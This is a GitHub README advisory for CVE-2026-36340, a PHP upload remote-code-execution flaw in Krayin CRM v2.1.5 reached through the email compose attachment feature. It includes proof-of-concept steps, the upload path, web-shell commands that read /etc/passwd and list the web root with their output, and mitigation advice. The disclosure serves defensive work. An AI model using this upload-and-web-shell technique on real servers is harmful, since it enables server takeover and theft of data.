

cybercrewinc / CVE-2026-36340 Public

<> Code Issues Pull requests Actions Projects Security and quality

1 Branch 0 Tags Go to file Go to file <> Code

Ishan-Nim Update README.md a53f83a · 16 hours ago

README.md Update README.md 16 hours ago

README

CVE-2026-36340

Remote Code Execution (RCE) Vulnerability in Krayin CRM v2.1.5

Remote Code Execution (RCE) Vulnerability in Krayin CRM v2.1.5

CVE: CVE-2026-36340

Severity: Critical

Affected Product: Krayin CRM v2.1.5

Vulnerability Type: Remote Code Execution (RCE)

Authentication Required: Yes

Summary

A critical Remote Code Execution (RCE) vulnerability exists in **Krayin CRM v2.1.5**.

The vulnerability allows an authenticated user to upload arbitrary PHP files through the email composition feature. Uploaded attachments are stored inside a publicly accessible directory without proper validation or execution restrictions.

As a result, an attacker can upload a malicious PHP payload and execute it remotely by accessing the uploaded file URL. Successful exploitation may allow full compromise of the server.

Vulnerability Details

The vulnerable functionality exists in the **Email** → **Compose** feature.

Affected route:

```
POST /admin/mail/create
```



When attaching files to an email, the backend does not properly perform the following checks:

- File extension validation
- MIME type verification
- Restriction against executable file types
- Sanitization or blocking of PHP code
- Storage outside a publicly accessible directory

Because of this, the application accepts `.php` files and stores them directly inside the following publicly accessible path:

```
/public/storage/emails/<mail_id>/<filename>.php
```



Since this directory is served by the web server, the uploaded PHP file can be executed simply by visiting its URL.

Proof of Concept

This proof of concept should only be used in an authorized testing environment.

1. Log in to Krayin CRM.
2. Go to **Email** → **Compose**.
3. Upload a `.php` file as an attachment.
4. Submit the email form.


5. The uploaded file is stored under the following path:

```
/storage/emails/<id>/test.php
```

6. Accessing the uploaded file URL executes the uploaded payload.

Request

The following request shows the email attachment upload process.



Example affected endpoint:

```
POST /admin/mail/create
```

The request includes the uploaded PHP attachment.

Response

The server stores the uploaded file and returns a publicly accessible file path.

The screenshot shows the Burp Suite interface with a target URL of http://127.0.0.1. The HTTP response is displayed in the main pane, showing headers and a JSON body. The JSON body contains a 'data' object with various fields. The 'reply' field is highlighted with a red box and contains the path: 'http://localhost/storage/emails/81/test.php'.


Example uploaded file path:

```
/storage/emails/<id>/test.php
```

Remote Code Execution


After the PHP file is uploaded, it can be accessed directly from the browser.

This results in remote execution of the uploaded PHP payload.



```
localhost/storage/emails/7/cybercrew_webshell.php?cmd=cat+%2Fetc%2Fpasswd
Execute

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:105:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:105:106:./nonexistent:/usr/sbin/nologin
sshd:x:106:65534:./run/ssh:/usr/sbin/nologin
```



```
localhost/storage/emails/7/cybercrew_webshell.php?cmd=ls+-al+%2Fvar%2Fwww%2Fhtml
Execute

total 36
drwxr-xr-x 1 www-data www-data 4096 Dec  9 09:03 .
drwxr-xr-x 1 root      root      4096 Apr  3 2025 ..
drwxr-xr-x 1 www-data www-data 4096 Nov 10 07:44 laravel-crm
-rw-r--r-- 1 www-data www-data 6706 Dec  9 09:03 supervisord.log
-rw-r--r-- 1 root      root      2 Dec  9 09:03 supervisord.pid
```

Video PoC

[Video PoC]

<https://cyber.spool.co.jp/wp-content/uploads/2026/04/RCE-krayin.mp4>

Impact

Successful exploitation may allow an attacker to:

- Execute arbitrary OS commands
- Upload and run web shells
- Access, modify, or delete server files
- Pivot into internal network resources
- Steal database contents
- Compromise customer data
- Fully take over the CRM server

Recommendations

To mitigate this vulnerability, the following measures are recommended:

1. Restrict allowed file extensions.
 2. Validate MIME types on the server side.
 3. Store uploaded attachments outside publicly accessible directories.
 4. Block execution of uploaded files through web server rules.
 5. Add strict validation in backend controllers.
 6. Reject executable file types such as `.php` , `.phtml` , `.phar` , and similar extensions.
 7. Rename uploaded files using safe generated filenames.
 8. Apply least-privilege permissions to uploaded files and directories.
 9. Monitor upload directories for suspicious files.
 10. Review all existing uploaded attachments for executable files.
-

References

Releases

No releases published

Packages

No packages published

Contributors 1



Ishan-Nim D4rkElves